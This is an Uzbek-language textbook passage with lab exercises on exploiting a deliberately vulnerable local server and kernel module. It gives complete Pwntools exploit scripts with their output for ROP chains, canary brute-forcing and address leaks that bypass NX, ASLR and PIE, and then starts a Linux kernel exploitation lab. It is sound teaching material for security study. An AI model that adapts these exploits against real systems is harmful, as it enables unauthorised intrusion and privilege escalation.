Gadjetlarni qo'lda qidirish o'rniga, kerakli gadjetlarni topish va ROP (return-oriented programming) zanjirimizni yaratish jarayonini soddalashtirish uchun Pwntools yordamida eksploit yozib tugatiladi.

Gdb ishga tushiriladi va uni CTRL-C tugmalari bilan to'xtatiladi:

```
$ gdb ./vuln -q -ex "set follow-fork-mode child" -ex "r"
...
Listening on 127.0.0.1:4446
^C
Program received signal SIGINT, Interrupt.
[#1] 0x401497 → main()
──────────────────────────────────────────────────────────────────
gef➤
```

Endi libc ning asosiy manzillari ko'riladi va bajarish davom ettiriladi:

```
gef➤
vmmap libc
[ Legend: Code | Heap | Stack ]
Start End Offset Perm Path
0x00007ffff7def000 0x00007ffff7e14000 0x0000000000000000 r-- .../libc-2.31.so
...
gef➤
...
gef➤
c
Continuing.
```

Keyin eksploitga quyidagi o'zgartirishlar kiritiladi:

1. **Vmmap libc (0x00007ffff7def000)** chiqishidan olingan asosiy manzil yordamida libc yuklab olinadi.

2. Tizim,ya'ni**System("/bin / sh")** rop zanjirini yaratish uchun Pwntools rop vositasidan foydalaniladi:

```
from pwn import *
context(os='linux', arch='amd64')
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
libc.address = 0x00007ffff7def000
rop = ROP(libc)
rop.system(next(libc.search(b"/bin/sh")))
log.info(f"ROP Chain:\n{rop.dump()}")
r = remote("127.0.0.1", 4446, level='error')
payload = b"A"*120
payload += bytes(rop)
r.sendafter("Password: ", payload)
r.interactive()
```

So‘ng zaif dasturni **gdb’**siz ishga tushiriladi:

```
$ ./vuln
Listening on 127.0.0.1:4446
```

Endi exploit yangi oynada ishga tushiriladi:

```
$ python3 exploit1.py
[*] '/lib/x86_64-linux-gnu/libc.so.6'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
[*] Loaded 190 cached gadgets for '/lib/x86_64-linux-gnu/libc.so.6'
[*] ROP Chain:
0x0000: 0x7ffff7e15796 pop rdi; ret
0x0008: 0x7ffff7f79152 [arg0] rdi = 140737353584978
0x0010: 0x7ffff7e37e50 system
$ id
$
```

Bir daqiqa to‘xtang! Bu yerda qobiq (shell) bor, lekin uni boshqarib bo‘lmaydi. Biroq uni nazorat qila olmaymiz! Ekspluatatsiya oynasidan buyruqlarni bajarish imkonsiz, ammo zaif server ishlayotgan oynada buyruqlarni bajarish mumkin:

```
$ ./vuln
Listening on 127.0.0.1:4446
$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),24(cdrom),25(floppy),27(sudo)...
```

Buning sababi, qobiq standart kiritish (STDIN – standard input), standart chiqish (STDOUT – standard output) va standart xatolik (STDERR – standard error) uchun 0, 1 va 2 fayl tavsiflovchilari bilan o‘zaro aloqada bo‘lganligi sababli sodir bo‘ladi, lekin rozetka **(socket)** 3-fayl tavsiflovchi identifikatoridan foydalanadi va **accept** fayl tavsiflovchi 4-dan qo‘llaniladi. Ushbu muammoni hal qilish uchun ROP zanjirini avval **dup2()** funksiyasini chaqirish a keyin quyida ko‘rsatilgandek **system(“/bin/sh”)**ni chaqirish uchun o‘zgartiriladi. Bu STDIN, STDOUT va STDERR’da qabul qilinadigan fayl tavsiflovchilarni takrorlaydi.

```
from pwn import *
context(os='linux', arch='amd64')
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
libc.address = 0x00007ffff7def000
rop = ROP(libc)
rop.dup2(4, 0)
rop.dup2(4, 1)
rop.dup2(4, 2)
rop.system(next(libc.search(b"/bin/sh")))
log.info(f"ROP Chain:\n{rop.dump()}")
r = remote("127.0.0.1", 4446, level='error')
payload = b"A"*120
payload += bytes(rop)
r.sendafter("Password: ", payload)
r.interactive()
```

Endi eksploit qayta ishga tushiriladi va u ishlayotganligi tekshiriladi:

```
$ python3 exploit1.py
...
[*] ROP Chain:
0x0000: 0x7ffff7e1790f pop rsi; ret
0x0008: 0x0 [arg1] rsi = 0
0x0010: 0x7ffff7e15796 pop rdi; ret
0x0018: 0x4 [arg0] rdi = 4
0x0020: 0x7ffff7ede770 dup2
0x0028: 0x7ffff7e1790f pop rsi; ret
0x0030: 0x1 [arg1] rsi = 1
0x0038: 0x7ffff7e15796 pop rdi; ret
0x0040: 0x4 [arg0] rdi = 4
0x0048: 0x7ffff7ede770 dup2
0x0050: 0x7ffff7e1790f pop rsi; ret
0x0058: 0x2 [arg1] rsi = 2
0x0060: 0x7ffff7e15796 pop rdi; ret
0x0068: 0x4 [arg0] rdi = 4
0x0070: 0x7ffff7ede770 dup2
0x0078: 0x7ffff7e15796 pop rdi; ret
0x0080: 0x7ffff7f79152 [arg0] rdi = 140737353584978
0x0088: 0x7ffff7e37e50 system
$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),24(cdrom),25(floppy),27(sudo)...
```

Bunda oddiy ROP zanjiri yordamida NX stek himoyasini chetlab o‘tishga muvaffaq bo‘ladi. Shuni ta’kidlash kerakki, NXni chetlab o‘tishning boshqa usullari mavjud; masalan, nazorat qiladigan xotira sohalarida NX’ni o‘chirish uchun **mprotect**ga qo‘ng‘iroq qilish yoki NX o‘chirilgan holda yangi boshqariladigan kontekstni o‘rnatish uchun **sigreturn** tizimi chaqiruvidan foydalanish mumkin.

Laboratoriya ishi 11.3:
"Stack Canary" mexanizmini chetlab o'tish

StackGuard stek buferlari va kadr holati ma'lumotlari o'rtasida "canaries" joylashtirish tizimiga asoslangan. Agar bufer to'lib ketishi natijasida RIP qayta yozishga harakat qilsa, canary buziladi va qoidabuzarlik aniqlanadi.

Quyidagi rasmda canaryning saqlangan framework ko'rsatkichi – SFP (saved frame pointer) va RIP oldida qanday joylashtirilganligining soddalashtirilgan diagrammasi ko'rsatilgan. Esda tutish kerakki, SFP (saved frame pointer) qo'ng'iroq funksiyaning stek frameda asosiy ko'rsatkich – RBP (restore the base pointer) ni tiklash uchun ishlatiladi.

Bufer	Canary	SFP(saqlangan frame ko'rsatkichi)	RIP

Canary stack himoyasini yoqish uchun vuln.c ni kompilyatsiya qilinadi:

```
$ gcc -no-pie -fstack-protector vuln.c -o vuln
```

Endi yozgan eksploitni ishga tushirish va stekning canary himoyasini amalda ko'rish mumkin, lekin avval eksploitning nusxasini yaratish kerak:

```
$ cp exploit1.py exploit2.py
$ python3 exploit2.py
[*] '/lib/x86_64-linux-gnu/libc.so.6'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
...
$
```

Kutilganidek, eksploit muvaffaqiyatsiz tugadi, chunki bu yerda ko'rsatilganidek, "stek buzilishi aniqlandi ***: tugatildi" xatosi bilan child jarayoni chiqdi:

```
$ ./vuln
Listening on 127.0.0.1:4446
*** stack smashing detected ***: terminated
```

Ushbu himoyani chetlab o'tish, uni qayta tiklash uchun canarydan qochish yoki saralash kerak. Canary dasturni yuklashda aniqlanganligi va TCP serveri ko'p tishli bo'lganligi sababli har bir child jarayoni parent jarayoni bilan bir xil canaryni saqlaydi. Biz bu xatti-harakatdan canary orqali o'tish uchun foydalaniladi.

Brute force strategiyasi quyidagicha ko'rinadi:

1. Canaryni buzishdan oldin qancha bayt yozish kerakligini aniqlang. Canary SFP va RIP oldidan qo'yilgan.

2. 0 dan 255 gacha takrorlash, keyingi ruxsat etilgan baytni topish. Agar bayt topishga yo'l qo'yilmasa, canary buziladi va child jarayoni tugaydi. Agar bayt to'g'ri bo'lsa, TCP server "yaroqsiz parol" ("Invalid Password")ni qaytaradi.

Avval dasturni **gdb** bilan ochamiz va canaryni tekshirishdan oldin to'xtash nuqtasi o'rnatiladi:

```
$ gdb ./vuln -q -ex "set follow-fork-mode child"
gef➤
disas auth
Dump of assembler code for function auth:
0x0000000000401262 <+0>: push rbp
0x0000000000401263 <+1>: mov rbp,rsp
0x0000000000401266 <+4>: sub rsp,0x90
0x000000000040126d <+11>: mov DWORD PTR [rbp-0x84],edi
0x0000000000401273 <+17>: mov rax,QWORD PTR fs:0x28
0x000000000040127c <+26>: mov QWORD PTR [rbp-0x8],rax
0x0000000000401280 <+30>: xor eax,eax
...
0x0000000000401321 <+191>: mov rsi,QWORD PTR [rbp-0x8]
0x0000000000401325 <+195>: sub rsi,QWORD PTR fs:0x28
0x000000000040132e <+204>: je 0x401335 <auth+211>
0x0000000000401330 <+206>: call 0x401080 <__stack_chk_fail@plt>
0x0000000000401335 <+211>: leave
0x0000000000401336 <+212>: ret
End of assembler dump.
gef➤
b *auth+195
Breakpoint 1 at 0x401325
gef➤
r
Starting program: /home/kali/GHHv6/ch11/vuln
Listening on 127.0.0.1:4446
```

Endisiklik shablon (cyclic pattern) boshqa oynadan yuboriladi:

```
$ cyclic -c amd64 200|nc localxost 4446
User Access Verification
Password:
```

Endi **gdb** oynasiga qaytamiz. RSI canaryni buzgan 8 baytni ushlab turganini ko'rish mumkin. Canaryni qayta yozishdan oldin qancha bayt yozish kerakligini bilish uchun shablon qidirish buyrug'idan foydalaniladi:

```
gef➤ pattern search $rsi
[+] Searching for '$rsi'
[+] Found at offset 72 (little-endian search) likely
```

Eksploit modifikatsiya qilinadi (o‘zgartiriladi):

```
from pwn import *
# Lab 11-3: Defeating Stack Canaries
# gcc -no-pie -fstack-protector vuln.c -o vuln
context(os='linux', arch='amd64')
❶ def exploit(payload, interactive=False):
r = remote("127.0.0.1", 4446, level='error')
r.sendafter("Password: ", payload)
try:
❷
if r.recvrepeat(0.1)[:7] == b"Invalid":
return True
except EOFError:
❸
return False
finally:
if interactive:
r.interactive()
else:
r.close()
❹def leak_bytes(payload, name):
leaked_bytes = []
progress = log.progress(name, level=logging.WARN)
❺
for _ in range(8):
❻
for i in range(256):
❼
if exploit(payload + p8(i)):
❽
payload += p8(i)
❾
leaked_bytes.insert(0, hex(i))
progress.status(repr(leaked_bytes))
break
progress.success(repr(leaked_bytes))
log.info(f"Leaked {name} = {hex(u64(payload[-8:]))}")
❿
return payload[-8:]
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
libc.address = 0x00007ffff7def000
rop = ROP(libc)
rop.dup2(4, 0)
rop.dup2(4, 1)
rop.dup2(4, 2)
rop.system(next(libc.search(b"/bin/sh")))
log.info(f"ROP Chain:\n{rop.dump()}")
```



```
payload = b"A"*72
payload += leak_bytes(payload, "Canary")
payload += p64(0xBADC0FFEE0DDF00D) #SFP
payload += bytes(rop)
```

Exploit (payload, True)

Endi navbat – eksploitga kiritilgan o‘zgarishlarni ko‘rib chiqishda. Bunda ikkita argumentni qabul qiladigan **exploit** funksiyasi yoziladi: yuk tashish uchun foydali yuk va interaktiv rejimni faollashtirish kerakligini ko‘rsatadigan belgi yoziladi. TCP serveri “Invalid”ni qaytarsa, bu funksiya ulanadi, foydali yukni yuboradi va **True** amalini qaytaradi. Bu joriy canaryning haqiqiy ekanligini anglatadi; aks holda, takrorlashni davom ettirish uchun **False** amali tasvirini qaytaradi.

Bunda ikkita argumentni qabul qiladigan **leak_bytes** funksiyasi, ya’ni foydali yuk prefiksi va olishga harakat qilayotgan baytlarning nomi yoziladi. U 8 ta takrorlashni amalga oshiradi (8 baytni olish uchun). 0 dan 255 gacha, foydali yuk va joriy bayt kombinatsiyasi (**payload + current_byte**)ni yuboradi. Agar **exploittrue** amalinini qaytarsa, bunda bu baytni foydali yukka qo‘shiladi va uni **leaked_bytes** qatoriga saqlanadi. Jarayon tugagandan so‘ng, funksiya **leaked_bytes** qatorini qaytaradi.

Bu yerda 72 A + leaked canary + 8 to‘ldirish bayt + oldingi ROP zanjir bilan yangi foydali yuk yaratiladi. Nihoyat, oxirgi foydali yuk bilan ekspluatatsiya funksiyasi chaqiriladi va interaktiv rejimni yoqish kerakligi aniqlanadi.

Bir oynada zaif dasturni, boshqa oynada explore2.pyishga tushiriladi:

```
$ python3 exploit2.py
...
[+] Canary: ['0x76', '0x8e', '0x10', '0xaf', '0x1c', '0xc1', '0xee', '0x0']
[*] Leaked Canary = 0x768e10af1cc1ee00
$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),24(cdrom),25(floppy),27(sudo)...
```

Yuqorida barcha harakatlar amalga oshirildi. Bu yerda canaryni brute-forcing bilan tiklashga muvaffaq bo‘lindi. Bu eksploit endi eksploitni kamaytirishning ikkita usulini chetlab o‘tishga qodir hisoblanadi. Ular NX va stack kanareykasidir. Keyin ASLR (Address Space Layering)ni yoqiladi va chetlab o‘tiladi.

Laboratoriya ishi 11.4: Ma’lumot sizib chiqishi bilan ASLR’ni chetlab o‘tish.

Address Space Layering (ASLR) xotirani himoya qilish mexanizmi bo‘lib, u xotiradagi kod segmentlari, stek, yig‘ma va umumiy obyektlarni tasodifiy tartibga soladi va **mmap()** xaritalarini kutilmaganda taqsimlaydi. Eksploitda libc asosiy manzilidan foydalandi, lekin bu endi ishlamaydi, chunki dup2, system va /bin/sh funksiyalarining manzillarini topa olmaydi.

Birinchidan, ASLR (Address Space Layering)ni yoqiladi va exploit2.pyni exploit3.pyga nusxalanadi:

```
$ echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
$ cp exploit2.py exploit3.py
```

Ikki bosqichli eksploit yaratish orqali ASLR (Address Space Layering)ni chetlab o'tish mumkin.

1-bosqich

1. Stek keneries mexanizmi sizib chiqiladi.
2. Ikki argumentli PLT **write** funksiyasini chaqiradigan ROP zanjiri yaratiladi:

– Birinchi argument – mijozimizdan olingan ma'lumotni o'qish uchun 4 raqami (qabul qilingan – **accept** fayl deskriptori) asos deb hisoblanadi. Esda tutish joizki, bu bosqichda dup2 dan foydalana olinmaydi, chunki uning manzili hali aniqmas.

– Ikkinchi argument – GOT yozuvining manzili.

PLT (The Procedure Linkage Table) va GOT (The Global Offset Table) nima? Protsedura havolasi jadvali (PLT) ELF faylining kompilyatsiya vaqtida faqat o'qish uchun yaratilgan bo'limi bo'lib, u rezolyutsiyani talab qiladigan barcha belgilarni saqlaydi. U asosan so'ralgan funksiyalarning manzillarini hal qilish uchun dinamik bog'lovchini ishga tushirish vaqtida chaqirish uchun javobgardir. Global ofset jadvali (GOT) dasturni bajarish jarayonida dinamik bog'lovchi tomonidan libc funksiyalari manzillari bilan to'ldiriladi.

Masalan, vuln.c dasturini kompilyatsiya qilinganida, yozish funksiyasi write@plt sifatida kompilyatsiya qilinadi va dastur write@pltni chaqirganda, u quyidagilarni bajaradi:

1. write funksiyasi manzili uchun got yozuvini qidiradi.

2. Agar bunday yozuv bo'lmasa, u funksiya manzilini olish va uni GOT'da saqlash uchun dinamik bog'lovchi bilan muvofiqlashtiradi.

3. U write@gotda saqlangan manzilga ruxsat beradi va o'tadi.

Qisqa qilib aytganda, write@got manzilini chop etish uchun write@pltga murojat qilinadi. Ushbu libc manzilini oshkor qilish orqali bu yerda ko'rsatilganidek, **<leaked address>**ni **<address of the write symbol>**dan ayirish orqali libc asosiy manzilini aniqlash mumkin:

```
$ readelf -a /lib/x86_64-linux-gnu/libc.so.6|grep __write
178: 00000000000eef20 157 FUNC WEAK DEFAULT 14 __write@@GLIBC_2.2.5
```

2-bosqich

Ikkinchi bosqichda avvalgi exploit2.py bilan bir xil RAP zanjiridan foydalaniladi. Exploit3.py faylimizning to'liq manba matnini ~/GHHv6/ch11 papkasida topishingiz mumkin. Bu yerda fayldagi eng muhim o'zgarishlar keltirilgan:


```
elf = ELF("./vuln")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
payload = b"A"*72
payload += leak_bytes(payload, "Canary")
payload += p64(0xBADC0FEE0DDF00D) #SFP
s1_rop = ROP(elf)
❶s1_rop.write(4, elf.got.write)
log.info(f"Stage 1 ROP Chain:\n{s1_rop.dump()}")
leaked_write = exploit(payload + bytes(s1_rop), leak=True)
❷libc.address = leaked_write - libc.sym.write
log.info(f"libc_base == {hex(libc.address)}")
s2_rop = ROP(libc)
s2_rop.dup2(4, 0)
s2_rop.dup2(4, 1)
s2_rop.dup2(4, 2)
s2_rop.system(next(libc.search(b"/bin/sh")))
log.info(f"Stage 2 ROP Chain:\n{s2_rop.dump()}")
exploit(payload + bytes(s2_rop), interactive=True)
```

1-bosqichda **write** (4, write@got) chaqiruvi uchun ROP zanjirini qurishni soddalashtirish uchun Pwntools ROP vositasidan foydalaniladi. 2-bandda, **explore()** funksiyasi sizib chiqqan write@got bilan qaytgandan so'ng, libc bazasi hisoblanadi va ikkinchi bosqich yukini qurish/bajarishda davom etadi:

```
$ python3 exploit3.py
...
[*] libc_base == 0x7fdccf472000
...
$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),24(cdrom),25(floppy),27(sudo)...
```

Laboratoriya ishi 11.5: Ma'lumot sizib chiqishi bilan PIE'ni chetlab o'tish.

Position Independent Executables (PIE) dastur har safar ishga tushirilganda xotira xaritalarini tasodifiy joylashtirish orqali ROP hujumlarini yengishga yordam beradi. Har safar zaif dasturni ishga tushirganda, u boshqa xotira manziliga yuklanadi.

Oldingi laboratoriyada ASLR (Address space layout randomization) yoqiladi, lekin PIE o'chirilganligi sababli, dastur har doim bir xil xotira manzilida yuklanganligi sababli, libc oqishiga olib keladigan ROP zanjirini yaratish juda oson edi.

Endi PIE'ni yoqiladi va explore3.pyni explore4.pyga nusxalanadi:

```
$ gcc -fstack-protector vuln.c -o vuln
$ cp exploit3.py exploit4.py
```

Agar exploit3.py ishga tushirishga harakat qilinganda, u muvaffaqiyatsiz bo‘ladi, chunki eksploitlash dasturning asosiy manzilini bilmaydi. Agar dasturning asosiy manzilini aniqlashga yordam beradigan sizib chiqqan ma’lumotlar topilsa, bu himoyani chetlab o‘tishi mumkin. Shuning uchun bu yerda quyidagi strategiyadan foydalaniladi:

1. Canary, SFP va RIP manzillarini olish uchun **leak_bytes** funksiyasidan foydalaniladi. Bunda RIP sizib chiqishiga (leaking) qiziqiladi, chunki avtorizatsiya (**auth**)dan so‘ng u dasturning asosiy funksiyasiga qaytariladi.

2. Dasturning asosiy manzilini <**Distance to Program base**> dan <**leaked RIP**> olib tashlash orqali hisoblanadi.

3. Natijani **elf.address**ga belgilanadi.

Exploit4.py faylning to‘liq manba matnini ~/GHHv6/ch11 papkadida topish mumkin. Faylga kiritilgan eng muhim o‘zgarishlar:

```
elf = ELF("./vuln")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
payload = b"A"*72
payload += leak_bytes(payload, "Canary")
❶payload += leak_bytes(payload, "SFP")
❷leaked_rip = u64(p8(0x6d) + leak_bytes(payload, "RIP")[1:])
log.info(f"leaked_rip == {hex(leaked_rip)}")
❸elf.address = leaked_rip - 0x156d
s1_rop = ROP(elf)
s1_rop.write(4, elf.got.write)
...
```

1-da canarydan keyin SFPni uzatiladi; RIP uzatishni davom ettirish uchun foydali yukning bir qismi bo‘lishi kerak. ASLR kichik baytni o‘zgartirmasligi uchun RIP o‘tkazib yuboriladi va kichik bayt **0x6d** bilan yoziladi, chunki u hech qachon o‘zgarmaydi:

```
$ gdb -q ./vuln
gef➤
disas main
...
0x0000000000001568 <+542>: call 0x1275 <auth>
0x000000000000156d <+547>: cmp eax,0x1
...
```

3-bandda asosiy manzildan RIP tarqalishigacha (leaked) bo‘lgan masofani olib tashlash orqali dasturning asosiy manzili hisoblanadi. Rip tarqalishi (leaked) va dasturning asosiy manzili orasidagi masofani olishning bir usuli hisoblanadi:

1. Dastur oynasida. /vulnni ishga tushiriladi.

2.Exploit4.py faylini ikkinchi oynada bajariladi. Agar eksploit ishlamasa, tashvishlanishning hojati yo‘q.

3. Uchinchi Oyna ochiladi va **gdb** ishga tushiriladi:

```
$ gdb -p `pidof vuln`
```

4. Vmmap vuln buyrug‘i ishga tushiriladi:

```
gef➤
vmmap vuln
[ Legend: Code | Heap | Stack ]
Start End Offset Perm Path
0x00005616e3dc4000 0x00005616e3dc500... r-- /home/kali/GHHv6/ch11/vuln
```

5. Fixed leaked_rip manzilidan nusxa olinadi va vul.n dasturining asosiy manzili olib tashlanadi:

```
gef➤
p 0x5616e3dc556d-0x00005616e3dc4000
$1 = 0x156d
$ python3 exploit4.py
[*] '/home/kali/GHHv6/ch11/vuln'
...
[+] Canary: ['0x2', '0xeb', '0xa3', '0x61', '0x99', '0x99', '0x87', '0x0']
[*] Leaked Canary = 0x2eba36199998700
[+] SFP: ['0x0', '0x0', '0x7f', '0xfc', '0xb3', '0xdc', '0x9b', '0x80']
[*] Leaked SFP = 0x7ffcb3dc9b80
[+] RIP: ['0x0', '0x0', '0x55', '0xa5', '0xb1', '0x7', '0xf5', '0x68']
[*] Leaked RIP = 0x55a5b107f568
[*] Fixed leaked_rip = 0x55a5b107f56d
[*] elf.address = 0x55a5b107e000
...
$ id
uid=1000(kali) gid=1000(kali) groups=1000(kali),24(cdrom),25(floppy),27(sudo)...
```

Bu dastur ishladi! Bu bobda ASLR, PIE, NX va stack canarylar muvaffaqiyatli chetlab o‘tildi.

Xulosa

Ushbu bobda ASLR, PIE, NX va Stack canarylari kabi eksploitdan himoya qilish usullari qanday ishlashi va ularni qanday chetlab o‘tishni o‘rganish uchun asosiy Stek overflowga zaif bo‘lgan ko‘p tarmoqli dasturdan foydalanildi. Ushbu texnikalarni birlashtirib, haqiqiy tizimlar bilan ishlash uchun kengroq vositalar to‘plami va ushbu murakkab hujumlardan yanada murakkab eksploitlar uchun foydalanish imkoniyati mavjud ekanligini bilish mumkin. Himoya usullari o‘zgar-

ganligi va ularni chetlab o‘tish strategiyalari rivojlanganligi sababli, “Qo‘shimcha manbalar” bo‘limida ushbu usullarni yaxshiroq tushunishga yordam beradigan qo‘shimcha materiallar mavjud.

Qo‘shimcha manbalar

“The advanced return-into-lib(c) exploits: PaX Case Study” (Nergal)
www.phrack.com/issues.html?issue=58&id=4#article
“Return-Oriented Programming: Systems, Languages, and Applications” hovav.net/ucsd/dist/rop.pdf
“Sigreturn Oriented Programming Is a Real Threat”
cs.emis.de/LNI/Proceedings/Proceedings259/2077.pdf
“Jump-Oriented Programming: A New Class of Code-Reuse Attack”
www.comp.nus.edu.sg/~liangzk/papers/asiaccs11.pdf
“How the ELF Ruined Christmas”
www.usenix.org/system/files/conference/usenixsecurity15/sec15-paper-di-frederico.pdf

Foydalanilgan adabiyotlar

1. https://github.com/hugsy/gef
2. https://sourceware.org/gdb/onlinedocs/gdb/Forks.html
3. https://docs.pwntools.com/en/stable/install.html

12-BOB. LINUX KERNELI EKSPLOITLARI

Ushbu bobda quyidagi mavzular yoritiladi:

- Foydalanuvchiga qaytish (ret2usr)
- “Stack Canaries”ni chetlab o‘tish
- Nazoratchi rejimi bajarish himoyasini (SMEP) va kernel sahifa-jadvali ajratishini (KPTI) chetlab o‘tish
- Nazoratchi rejimiga kirishning oldini olish (SMAP) usullarini chetlab o‘tish
- Kernel manzil maydoni joylashuvi tasodifiyligini (KASLR) bartaraf etish

Linux kernel (yadro) eksploitlari keng imkoniyatlarni taqdim etadi, bu Ba’zan qo‘rqinchli bo‘lishi mumkin. Biroq eksploitlash tamoyillari foydalanuvchi maydoni (user space) zaifliklari bilan o‘xshash prinsiplarni izchil ravishda qo‘llaydi. Kernel eksploitlari hujumchilarga xotira va boshqa resurslarga cheklanmagan kirish imkoniyatini beradi, bu esa ta’sirlangan tizimlar ustidan cheksiz nazorat o‘rnatish imkonini yaratadi. Zaif kod va xavfsizlik xatolari Linux yadro (kernel) modullarida, drayverlarda, tizim chaqiruvlarida va xotirani boshqarish bilan bog‘liq boshqa dasturlarda uchrashi mumkin.

Linux yadrosi (kernel) ning xavfsizligini oshirish bo‘yicha amalga oshirilgan sa’y-harakatlar xavfsizlik choralarini yaxshilash va eksploitlashga qarshi turish imkoniyatlarini kengaytirgan bo‘lsa-da, tadqiqotchilar bu xavfsizlik chegaralarini chetlab o‘tishning ko‘plab ijodiy usullarini aniqladilar.

Laboratoriya ishi 12.1:
Muhitni sozlash va himoyasiz procfs moduli

Boshlash uchun, biz optimallashtirilgan kernel (5.14.17) va GNU/Linux kernelini ishga tushirish hamda kompilyatsiya qilish jarayonida ekspluatatsiyaga qarshi vositalarni chetlab o‘tishni namoyish etish maqsadida ataylab himoyasiz qilingan oddiy yadro moduliga yo‘naltirilgan QEMU asosidagi operatsion muhit yaratamiz.

Yadroni ekspluatatsiya qilish odatiy ikkilik fayllardan foydalanish bilan solishtirganda biroz noqulay bo‘lishi mumkin, chunki muammolarni bartaraf etish qiyinroq bo‘lishi mumkin va har bir muvaffaqiyatsiz ekspluatatsiya urinishida yadro xatolari yuzaga kelishi, bu esa tizimni to‘liq qayta ishga tushirishni talab qiladi. Shuning uchun biz QEMU’dan foydalanamiz. QEMU operatsion tizimni virtual muhitda taqlid qilish imkonini beradi va ekspluatatsiyalarni yozish va tuzatish jarayonini osonlashtiradi.

Har bir laboratoriya ishining murakkabligi zaifliklardan oddiy va to‘g‘ridan-to‘g‘ri foydalanishdan himoya choralarini chetlab o‘tishning yanada murakkab bosqichlariga o‘tishga qarab oshadi. Bu, o‘z navbatida, operatsion tizim ish-

lab chiquvchilarining yadro ishlashini murakkablashtirishda erishgan yutuqlarini ko‘rsatadi. Garchi bunday himoya choralarini chetlab o‘tish qiyin bo‘lishi mumkin bo‘lsa-da, bu imkonsiz emas.

Birinchidan, ildiz qobig‘ida (root shell) quyidagi buyruqlarni bajarib, QEMU’ni o‘rnatiladi:

```
$ sudo apt-get update && sudo apt-get -y install qemu qemu-system
```

• Keyin, ~/GHHv6/ch12 papkasida har bir laboratoriya ishiga mos yumshatish opsiyalari bilan tuzilgan QEMU ekspluatatsiyasini ishga tushiruvchi qobiq skript fayli topiladi:

• **run1.sh** – bu maxsus tuzilgan Linux yadrosidan foydalanadi, unda stack canary’lar mavjud bo‘lib, eksploitdan himoya choralarini o‘z ichiga olmaydi. Skript ret2usr texnikasidan foydalanish uchun moslashtirilgan. Ushbu skript yordamida biz imtiyozlarni oshirish asoslarini o‘rganish va yadro himoyalarining tarixiy rivojlanishini, shuningdek, har bir himoya hamda xavfsizlik chorasining qanday ishlashini tushunishga yordam beradi.

• **run2.sh** – ushbu laboratoriya ishi bir xil yadro modulida ishlaydi, ammo Stack Canaries eksploitidan himoya qilish uchun yadro qayta kompilyatsiya qilingan.

• **run3.sh** – Stack Canaries, SMEP va KPTI eksploitidan himoya qilishni ta’minlaydi.

• run4.sh Stack Canaries, SMEP, KPTI va SMAP eksploitlari kiritilgan

• run5.sh Stack Canaries, SMEP, KPTI, SMAP va KASLR eksploitlari kiritilgan.

Eslatma: Ushbu skriptlar /home/kali/GHHv6 katalogida GitHub omborini klonlagan deb taxmin qilinadi. Agar siz omborni boshqa katalogga klonlagan bo‘lsangiz, har bir .sh faylini qo‘lda yangilashingiz kerak bo‘ladi.

Fayllarni mehmon (guest) va xost o‘rtasida almashish jarayonini soddalashtirish uchun maxsus yadro VIRTIO transport modulini qo‘llab-quvvatlaydigan Plan 9 fayl tizimi protokoli ishlatiladi. QEMU ushbu umumiy papkani avtomatik ravishda foydalanuvchining uy katalogiga o‘rnatadi. Ushbu umumiy papkada siz bu bobda keltirilgan har bir laboratoriya uchun tayyor eksploitlarni ham topasiz.

Mana yana bir qancha muhim fayllar:

• **~/GHHv6/ch12/stackprotector-disabled/bzImage** – bu birinchi laboratoriya ishi uchun mo‘ljallangan, STACKPROTECTOR (Stack Canaries) xususiyati o‘chirilgan holda siqilgan yadro tasviridir.

• **~ / GHHv6 / ch12 / bzImage-stackprotector** (Stack Canaries) yoqilgan yadro (karnel)ning siqilgan tasviri.

• **Vmlinux** – bu muammolarni bartaraf etish jarayonini soddalashtirishga yordam beradigan siqilmagan bzImage tasviri, chunki u disk raskadrovka belgilarini o‘z ichiga oladi. Agar uni chiqarib olish kerak bo‘lsa, eng oson yo‘li Extract – vmlinux1 skriptidan foydalanishdir, uni karnel daraxti skriptlari katalogida topish mumkin.

• **initramfs.cpio** – bu ildiz fayl tizimi.

GDB’ni o‘rnatish

QEMU standart bo‘yicha -s **(-gdb tcp::1234** uchun qisqa) variantini run*.sh shell skriptiga o‘tkazish orqali yoqilgan GDB server disk raskadrovka interfeysini taqdim etadi.

Eslatma: Davom etishdan oldin GDB va GEF plaginining to‘g‘ri o‘rnatilganligiga ishonch hosil qilish uchun XI bobdagi amallarni bajaring.

GDB va GEF o‘rnatilgandan so‘ng, GDB konsolida masofadan **target remote** :1234 buyrug‘ini ishga tushirish orqali QEMU muammolarni bartaraf etish serveriga ulanish mumkin.

Kernel moduli /proc/ghh interfeysini ochadi va bu dizayn jihatidan zaif bo‘lib, tasodifiy o‘qish va tasodifiy yozish zaifliklarini aniqlash hamda ulardan foydalanish oson. Laboratoriya ishlarining asosiy maqsadi zaifliklarni aniqlash emas, balki kernelda eksploitlashni kamaytirish va ular atrofida qanday ishlashni tushunish olish uchun QEMU va GDB’ni ishga tushiramiz:

1. ~/GHHv6/ch 12 papkasida terminal oching, run1.sh skriptini ishga tushiring va modulning eksport qilingan funksiyalarini ro‘yxatini chiqaring:

```
$ ./run1.sh
SeaBIOS (version 1.14.0-2)
...
~ $ grep ghh /proc/kallsyms
0000000000000000 t ghh_write
0000000000000000 t ghh_read
0000000000000000 t ghh_init
0000000000000000 t ghh_cleanup
...
```

2. Xuddi shu papkada yangi terminal oynasini oching, GDB’ni QEMU GDB serveriga ulang va gh_write va ghh_read funksiyalarini qismlarga ajrating:

```
$ gdb ./stackprotector-disabled/vmlinux
gef➤ target remote :1234
Remote debugging using :1234
0xffffffff81022lfe in amd_e400_idle ()
...
gef➤ disas ghh_write
```

Dump of assembler code for function ghh_write:

```
...
0xffffffff811b5758 <+8>: lea rdi,[rbp-0x10]
0xffffffff811b575c <+12>: sub rsp,0x8
0xffffffff811b5760 <+16>: call 0xffffffff811b2880
<copy_user_generic_string>
...
gef➤ disas ghh_read
...
0xffffffff811b5781 <+1>: mov rdi,rsi
0xffffffff811b5784 <+4>: mov rbp,rsp
